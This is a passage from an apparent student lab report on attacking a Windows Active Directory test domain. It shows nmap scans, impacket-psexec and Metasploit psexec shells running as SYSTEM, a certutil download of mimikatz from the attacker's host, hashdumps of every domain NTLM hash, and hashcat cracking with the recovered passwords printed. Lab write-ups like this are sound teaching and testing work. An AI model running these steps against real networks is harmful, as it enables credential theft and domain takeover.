49670/tcp open  unknown
49694/tcp open  unknown
49695/tcp open  unknown
MAC Address: 00:0C:29:02:85:FD (VMware)
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019|Longhorn|7|11|2008|Vista|8.1|XP (99%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (99%), Microsoft Windows 10 1709 - 1803 (96%), Microsoft Windows Server 2019 (96%), Microsoft Windows Longhorn
soft Windows 11 21H2 (93%), Microsoft Windows 10 1511 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.43 seconds

┌──(env)─(mahdialhakim㉿kali)-[~]
└─$
```

```
Command Prompt
C:\Users\user~MahdiAlhakim>
```

```
┌──(env)─(mahdialhakim㉿kali)-[~]
└─$ sudo nmap -p 135,139,445,5040,5985,7680,47001,49664,49665,49666,49667,49669,49670,49694,49695 -sC -sV -T5 -Pn 192.168.174.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 18:47 EEST
Nmap scan report for ahclrconststold.win2k.aub.edu.lb (192.168.174.128)
Host is up (0.0033s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 10 Enterprise Evaluation 17763 microsoft-ds (workgroup: ZEUSCORP)
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49694/tcp open  msrpc        Microsoft Windows RPC
49695/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:02:85:FD (VMware)
Service Info: Host: WINDOWSBOXB; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WINDOWSBOXB, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:02:85:fd (VMware)
| smb-os-discovery:
|   OS: Windows 10 Enterprise Evaluation 17763 (Windows 10 Enterprise Evaluation 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: WindowsBoxB
|   NetBIOS computer name: WINDOWSBOXB\x00
|   Domain name: zeuscorp.local
|   Forest name: zeuscorp.local
|   FQDN: WindowsBoxB.zeuscorp.local
|_  System time: 2025-05-05T08:49:59-07:00
|_clock-skew: mean: 2h20m00s, deviation: 4h02m29s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-05-05T15:49:59
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.96 seconds

┌──(env)─(mahdialhakim㉿kali)-[~]
└─$
```

A service and version scan of the target at 192.168.174.128 was performed using nmap -sC -sV. The results confirmed the machine to be a Windows host named "WindowsBoxB", belonging to the ZEUSCORP domain. Key services detected included MSRPC (port 135), NetBIOS-SSN (port 139), SMB (microsoft-ds on port 445), and WinRM over HTTP (Microsoft HTTPAPI 2.0 on port 5985). Host script results reveal the existing windows machine name and domain name as well. The system clock was synchronized with the scan time as well, and SMB enumeration indicated that message signing was enabled but not required, potentially allowing SMB relay attacks.

UDP Scan:

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ nmap -sU 192.168.174.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 21:01 EEST
Nmap scan report for 192.168.174.130
Host is up (0.0031s latency).
Not shown: 991 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr
MAC Address: 00:0C:29:34:A2:7C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1901.46 seconds

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

A UDP scan of Windows Box B (192.168.174.130) using nmap -sU identified several open or filtered UDP ports, mirroring some of the services seen on Windows Box A. These included NTP (123/udp), NetBIOS-NS (137/udp), ISAKMP (500/udp), UPnP (1900/udp), NAT-T (4500/udp), MMCC (5050/udp), Zeroconf (5353/udp), and LLMNR (5355/udp). The presence of these services across multiple hosts suggests a consistent network configuration. The filtered ports again indicate potential firewall rules.

2- Domain Admin Access

```
┌──(env)─(mahdialhakim㉿kali)-[~]
└─$ impacket-psexec zeuscorp/jtribbiani:Care1234@192.168.174.128 "cmd.exe"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.174.128.....
[*] Found writable share ADMIN$
[*] Uploading file yLEBHIiB.exe
[*] Opening SVCManager on 192.168.174.128.....
[*] Creating service fwBB on 192.168.174.128.....
[*] Starting service fwBB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Leveraging (jtribbiani:Care1234) for Box B as well, we established a remote shell on the target using impacket-psexec. This resulted in full NT AUTHORITY\SYSTEM privileges, confirming administrative access. For Windows Box B however, there is no rdp running, so we cannot connect with an rdp user interface.

3- Flags

User Flag

```
C:\Users> cd neotrinity

C:\Users\neotrinity> dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\neotrinity

04/14/2025  05:34 PM    <DIR>          .
04/14/2025  05:34 PM    <DIR>          ..
04/14/2025  05:30 PM    <DIR>          3D Objects
04/14/2025  05:30 PM    <DIR>          Contacts
04/14/2025  05:34 PM    <DIR>          Desktop
04/14/2025  05:30 PM    <DIR>          Documents
04/14/2025  05:30 PM    <DIR>          Downloads
04/14/2025  05:30 PM    <DIR>          Favorites
04/14/2025  05:30 PM    <DIR>          Links
04/14/2025  05:30 PM    <DIR>          Music
04/14/2025  05:31 PM    <DIR>          OneDrive
04/14/2025  05:30 PM    <DIR>          Pictures
04/14/2025  05:30 PM    <DIR>          Saved Games
04/14/2025  05:30 PM    <DIR>          Searches
04/14/2025  05:33 PM                21 user.txt
04/14/2025  05:30 PM    <DIR>          Videos
               1 File(s)             21 bytes
              15 Dir(s)  23,513,292,800 bytes free

C:\Users\neotrinity> type user.txt
flag{local_user_flag}
C:\Users\neotrinity>
```

```
Command Prompt
C:\Users\user~MahdiAlhakim>
```

Admin Flag

```
C:\Windows\SysWOW64> cd \windows\sysnative

C:\Windows\sysnative> type root.txt
flag{260ca9dd8a4577fc00b7bd5810298076}

C:\Windows\sysnative>
```

Command Prompt

```
C:\Users\user~MahdiAlhakim>
```

Flag in C:\xampp

```
C:\xampp> cd C:\xampp\htdocs

C:\xampp\htdocs> dir /a
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\xampp\htdocs

04/15/2025  01:12 AM    <DIR>          .
04/15/2025  01:12 AM    <DIR>          ..
04/15/2025  12:58 AM                30 index.php
04/15/2025  01:10 AM            59,392 nc.exe
04/15/2025  01:12 AM           837,936 plink.exe
04/15/2025  12:58 AM                16 user.txt
04/15/2025  01:12 AM           308,736 wget.exe
04/15/2025  01:12 AM            66,560 whoami.exe
               6 File(s)      1,272,670 bytes
               2 Dir(s)  23,409,410,048 bytes free

C:\xampp\htdocs> type user.txt
flag{WOWAGAIN}

C:\xampp\htdocs>
```

Command Prompt

```
Microsoft Windows [Version 10.0.26
(c) Microsoft Corporation. All rig

C:\Users\user~MahdiAlhakim>
```

II. Second Goal: Other Possible Attack Vectors

Attacking DC

1- Cracking All The Passwords

Having gained administrative access to the Domain Controller (DC) via the jtribbiani account, we aimed to extract and crack all password hashes. We utilized the psexec module within the Metasploit Framework to obtain a Meterpreter session on the DC. Upon successfully establishing the Meterpreter shell, we executed the getuid command, which confirmed that our session was running with NT AUTHORITY\SYSTEM privileges, the highest level of privilege on the system.

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
msf6 exploit(windows/smb/psexec) > set lhost 192.168.174.128
lhost => 192.168.174.128
msf6 exploit(windows/smb/psexec) > set SMBDomain zeuscorp.local
SMBDomain => zeuscorp.local
msf6 exploit(windows/smb/psexec) > set SMBUser jtribbiani
SMBUser => jtribbiani
msf6 exploit(windows/smb/psexec) > set SMBPass Care1234
SMBPass => Care1234
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.174.128:4444
[*] 192.168.174.129:445 - Connecting to the server ...
[*] 192.168.174.129:445 - Authenticating to 192.168.174.129:445|zeusc
[*] 192.168.174.129:445 - Selecting PowerShell target
[*] 192.168.174.129:445 - Executing the payload ...
[+] 192.168.174.129:445 - Service start timed out, OK if running a co
[*] Sending stage (203846 bytes) to 192.168.174.129
[*] Meterpreter session 1 opened (192.168.174.128:4444 -> 192.168.174

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

i- Hashdump

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7782e1ee45f4718a292ccefb11440645:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:006952f3ab5d33217ae0f386cbd2d572:::
jtribbiani:1104:aad3b435b51404eeaad3b435b51404ee:07a4de77639af13490568a154c91f72e:::
jlitman:1106:aad3b435b51404eeaad3b435b51404ee:17e17aa11f3fd4c1ba7f263e0db62144:::
pbuffay:1107:aad3b435b51404eeaad3b435b51404ee:639c521f44b42b56bc3c880b21ea55f2:::
PostgreSQL:1113:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a2:::
cbing:1115:aad3b435b51404eeaad3b435b51404ee:0c2053d71684a7ca728d0c950039868d:::
rgeller:1116:aad3b435b51404eeaad3b435b51404ee:199786e13bd4d1a9e3470a0c2a2f7032:::
rgreen:1117:aad3b435b51404eeaad3b435b51404ee:c660e51df47e85a88e407aff421c0bd0:::
mgeller:1119:aad3b435b51404eeaad3b435b51404ee:c3c13f4f05f21a1c604e0f18b94795fb:::
mhannigan:1120:aad3b435b51404eeaad3b435b51404ee:17fe6acff9737c22282fbd4d9b1a2726:::
harold.wayne:1123:aad3b435b51404eeaad3b435b51404ee:602f5c34346bc946f9ac2c0922cd9ef6:::
svc-sql:1124:aad3b435b51404eeaad3b435b51404ee:316c5ae8a7b5dfce4a5604d17d9e976e:::
svc-fileshare:1126:aad3b435b51404eeaad3b435b51404ee:316c5ae8a7b5dfce4a5604d17d9e976e:::
lknope:1127:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
ZEUS-DC$:1000:aad3b435b51404eeaad3b435b51404ee:79566b28d8f55570d54878ab6b7f6200:::
HERCULES-PC$:1108:aad3b435b51404eeaad3b435b51404ee:6e504728367b3ce9aea1c9281b8e9327:::
CADMUS-PC$:1109:aad3b435b51404eeaad3b435b51404ee:544e7e83088245b0e105cdce4f1977b2:::
HERA-PC$:1110:aad3b435b51404eeaad3b435b51404ee:59a5af6d757cb3d92b3ffe8c875c87fc:::
WINDOWSBOXA$:1601:aad3b435b51404eeaad3b435b51404ee:089f8ab0d0516385ac963ec23913f146:::
WINDOWSBOXB$:1602:aad3b435b51404eeaad3b435b51404ee:a8364a9e9e05ddfc0b0362415aad19ab:::
meterpreter >
```

With NT AUTHORITY\SYSTEM privileges obtained through Meterpreter, we proceeded to extract password hashes from the compromised Domain Controller using the hashdump command. This operation successfully retrieved the NTLM hashes for all local and domain user accounts, including highly privileged accounts such as Administrator and krbtgt, as well as various domain service accounts like svc-sql and svc-fileshare.

ii- mimikatz

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ impacket-wmiexec zeuscorp/jtribbiani:'Care1234'@192.168.174.129
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>help

 lcd {path}                 - changes the current local directory to {path}
 exit                       - terminates the server process (and this session)
 lput {src_file, dst_path}   - uploads a local file to the dst_path (dst_path = default current directory)
 lget {file}                 - downloads pathname to the current local dir
 ! {cmd}                    - executes a local shell cmd

C:\>certutil.exe -urlcache -f http://192.168.174.149/mimikatz.exe mimikatz.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\>mimikatz.eze
'mimikatz.eze' is not recognized as an internal or external command,
operable program or batch file.

C:\>mimikatz.exe
```

Used certutil to transfer mimikatz from Kali to the DC

```
sarjounradiyeh@kali: ~

PS C:\> ./mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

privilege::debug
mimikatz # Privilege '20' OK

sekurlsa::logonpasswords
mimikatz #
Authentication Id : 0 ; 67861 (00000000:00010915)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 5/5/2025 12:49:56 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : ZEUS-DC$
         * Domain   : ZEUSCORP
         * NTLM     : 79566b28d8f55570d54878ab6b7f6200
         * SHA1     : 0b8e5ca40f7a6c2a6e0d20a87772032122d7aa08
        tspkg :
        wdigest :
         * Username : ZEUS-DC$
         * Domain   : ZEUSCORP
         * Password : (null)
        kerberos :
         * Username : ZEUS-DC$
         * Domain   : zeuscorp.local
         * Password : d0 16 ec c5 73 7f e3 59 a3 d4 de 94 cb 56 12 6a ea 4f 5f 29 15 e8 39 17 fd ea ae 6d bc e4 63 d4 dc ef 5f a1 eb bc c9 eb 4f 65 cc 71 7a 69 e7 87 4f f8 c7 bd 89 b1 dd 07 08 ca a0 46 94 cc
b1 42 e5 43 1a c0 ee fb 90 03 18 2a 89 f0 14 c1 6a 28 32 81 57 5a 9d fa 5e 6e 1f 16 85 0d b1 82 df ec 2e ee 8e f3 e3 f2 98 8c 56 23 5c 81 a9 c7 e8 d0 b1 4a 7f 0a 40 97 b8 18 4e 35 01 9e d7 3f 65 dc ed 92 ee 1
c 4e 6d 26 ed ca 5d 3d ec 98 1e e6 46 07 58 03 3d 1e 8f 64 31 dd d2 ff 36 ec aa 99 fb 24 5e 07 50 10 c1 6c 78 60 f4 0e 4b e4 53 b4 ac 0e 09 83 70 3e 23 f2 dd 5f 7c 7b ce 99 8d 20 d2 05 b1 52 ad a2 91 de 75 01
 7b 0b 81 c9 f8 45 7a 57 96 e8 03 0f 6b 6b 81 42 68 66 51 06 98 28 5b 66 dc 9e 25 cd 3f c2 05 1d 07 6e ba 60 48 21 85
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ZEUS-DC$
Domain            : ZEUSCORP
Logon Server      : (null)
```

```
sarjounradiyeh@kali: ~

Object RDN           : Monica Geller

** SAM ACCOUNT **

SAM Username         : mgeller
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-3943963270-679982227-4181900865-1119
Object Relative ID   : 1119

Credentials:
  Hash NTLM: c3c13f4f05f21a1c604e0f18b94795fb

Object RDN           : Chandler Bing

** SAM ACCOUNT **

SAM Username         : cbing
User Account Control : 00410200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD DONT_REQUIRE_PREAUTH )
Object Security ID   : S-1-5-21-3943963270-679982227-4181900865-1115
Object Relative ID   : 1115

Credentials:
  Hash NTLM: 0c2053d71684a7ca728d0c950039868d

Object RDN           : Ross Geller

** SAM ACCOUNT **

SAM Username         : rgeller
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-3943963270-679982227-4181900865-1116
Object Relative ID   : 1116

Credentials:
  Hash NTLM: 199786e13bd4d1a9e3470a0c2a2f7032

Object RDN           : Rachel Green

** SAM ACCOUNT **

SAM Username         : rgreen
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-3943963270-679982227-4181900865-1117
Object Relative ID   : 1117

Credentials:
  Hash NTLM: c660e51df47e85a88e407aff421c0bd0
```

We ran mimikatz to dump credentials from memory, and it worked perfectly. With debug privileges enabled, we extracted plaintext credentials, NTLM, and SHA1 hashes for the domain controller account ZEUS-DC$. This confirms full control over the domain, and gives us the ability to perform golden ticket attacks, pass-the-hash, or further lateral movement with zero restrictions. We’ve fully compromised the environment if we’re able to crack the hashes.

iii- Cracking the hashes

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ cat > hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7782e1ee45f4718a292ccefb11440645:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:006952f3ab5d33217ae0f386cbd2d572:::
jtribbiani:1104:aad3b435b51404eeaad3b435b51404ee:07a4de77639af13490568a154c91f72e:::
jlitman:1106:aad3b435b51404eeaad3b435b51404ee:17e17aa11f3fd4c1ba7f263e0db62144:::
pbuffay:1107:aad3b435b51404eeaad3b435b51404ee:639c521f44b42b56bc3c880b21ea55f2:::
PostgreSQL:1113:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a2:::
cbing:1115:aad3b435b51404eeaad3b435b51404ee:0c2053d71684a7ca728d0c950039868d:::
rgeller:1116:aad3b435b51404eeaad3b435b51404ee:199786e13bd4d1a9e3470a0c2a2f7032:::
rgreen:1117:aad3b435b51404eeaad3b435b51404ee:c660e51df47e85a88e407aff421c0bd0:::
mgeller:1119:aad3b435b51404eeaad3b435b51404ee:c3c13f4f05f21a1c604e0f18b94795fb:::
mhannigan:1120:aad3b435b51404eeaad3b435b51404ee:17fe6acff9737c22282fbd4d9b1a2726:::
harold.wayne:1123:aad3b435b51404eeaad3b435b51404ee:602f5c34346bc946f9ac2c0922cd9ef6:::
svc-sql:1124:aad3b435b51404eeaad3b435b51404ee:316c5ae8a7b5dfce4a5604d17d9e976e:::
svc-fileshare:1126:aad3b435b51404eeaad3b435b51404ee:316c5ae8a7b5dfce4a5604d17d9e976e:::
lknope:1127:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
ZEUS-DC$:1000:aad3b435b51404eeaad3b435b51404ee:79566b28d8f55570d54878ab6b7f6200:::
HERCULES-PC$:1108:aad3b435b51404eeaad3b435b51404ee:6e504728367b3ce9aea1c9281b8e9327:::
CADMUS-PC$:1109:aad3b435b51404eeaad3b435b51404ee:544e7e83088245b0e105cdce4f1977b2:::
HERA-PC$:1110:aad3b435b51404eeaad3b435b51404ee:59a5af6d757cb3d92b3ffe8c875c87fc:::
WINDOWSBOXA$:1601:aad3b435b51404eeaad3b435b51404ee:089f8ab0d0516385ac963ec23913f146:::
WINDOWSBOXB$:1602:aad3b435b51404eeaad3b435b51404ee:a8364a9e9e05ddfc0b0362415aad19ab:::

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

The extracted password hashes were saved to a file named hashes.txt. Subsequently, we attempted to crack these hashes individually using the hashcat -m 1000 command, specifying the mode for NTLM hash cracking.

Administrator

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 7782e1ee45f4718a292ccefb11440645 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_
atform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════
═══════════════════════════
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocata
```

```
Rejected.........: 0/8450048 (0.00%)
Restore.Point....: 8450048/14344385 (58.91%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[6531323530350000] → $HEX[65313032383935]
Hardware.Mon.#1..: Util: 77%

7782e1ee45f4718a292ccefb11440645:Summerland58

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 7782e1ee45f4718a292ccefb11440645
Time.Started.....: Wed Apr 30 13:42:07 2025, (39 secs)
Time.Estimated...: Wed Apr 30 13:42:46 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

jlitman

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 17e17aa11f3fd4c1ba7f263e0db62144 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, PO
atform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal
Restore.Sub.#1 ... : Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: aresar → arendhenny6867
Hardware.Mon.#1 ..: Util: 77%

17e17aa11f3fd4c1ba7f263e0db62144:Ohmygod1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 17e17aa11f3fd4c1ba7f263e0db62144
```

pbuffay

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 639c521f44b42b56bc3c880b21ea55f2 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO
atform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════
═══════════════════════════
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB a
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   a
Restore.Sub.#1 ... : Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: vb325539vb3 → vayarta4e
Hardware.Mon.#1 ..: Util: 72%

639c521f44b42b56bc3c880b21ea55f2:Phoebe1996

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 639c521f44b42b56bc3c880b21ea55f2
Time.Started.....: Wed Apr 30 19:38:06 2025, (23 secs)
```

Postgresql

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force c4b0e1b10c7ce2c4723b4e2407ef81a2 /usr/share/wordlists/rockyou.txt --show
c4b0e1b10c7ce2c4723b4e2407ef81a2:Password3

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

cbing

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 0c2053d71684a7ca728d0c950039868d /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL
atform #1 [The pocl project]
==========================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocat
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfay
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.........:   468.9 kH/s (0.06ms) @ Accel:256 Loops:1 Thr
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Dige
Progress.........: 8882688/14344385 (61.92%)
Rejected.........: 0/8882688 (0.00%)
Restore.Point....: 8882688/14344385 (61.92%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: cusitsveryused → curvamat
Hardware.Mon.#1..: Util: 70%

0c2053d71684a7ca728d0c950039868d:Chandler1022

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
```

rgeller

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force 199786e13bd4d1a9e3470a0c2a2f7032 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_
atform #1 [The pocl project]
==========================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocatal

Minimum password length supported by kernel: 0
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
Hardware.Mon.#1..: Util: 75%

199786e13bd4d1a9e3470a0c2a2f7032:Rossoscar_2005

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 199786e13bd4d1a9e3470a0c2a2f7032
Time.Started.....: Wed Apr 30 19:42:48 2025, (24 secs)
Time.Estimated...: Wed Apr 30 19:43:12 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   467.2 kH/s (0.07ms) @ Accel:256 Loops:1 Thr:1 Vec:
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
```

rgreen

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force c660e51df47e85a88e407aff421c0bd0 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, PO
atform #1 [The pocl project]
==========================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB alloc

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfa
Restore.Sub.#1 ... : Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: hector66 → harvey35
Hardware.Mon.#1 .. : Util: 73%

c660e51df47e85a88e407aff421c0bd0:Rachel22

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: c660e51df47e85a88e407aff421c0bd0
Time.Started.....: Wed Apr 30 19:43:58 2025, (3 secs)
Time.Estimated ... : Wed Apr 30 19:44:01 2025, (0 secs)
Kernel.Feature ... : Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
```

mgeller

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 1000 --force c3c13f4f05f21a1c604e0f18b94795fb /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL
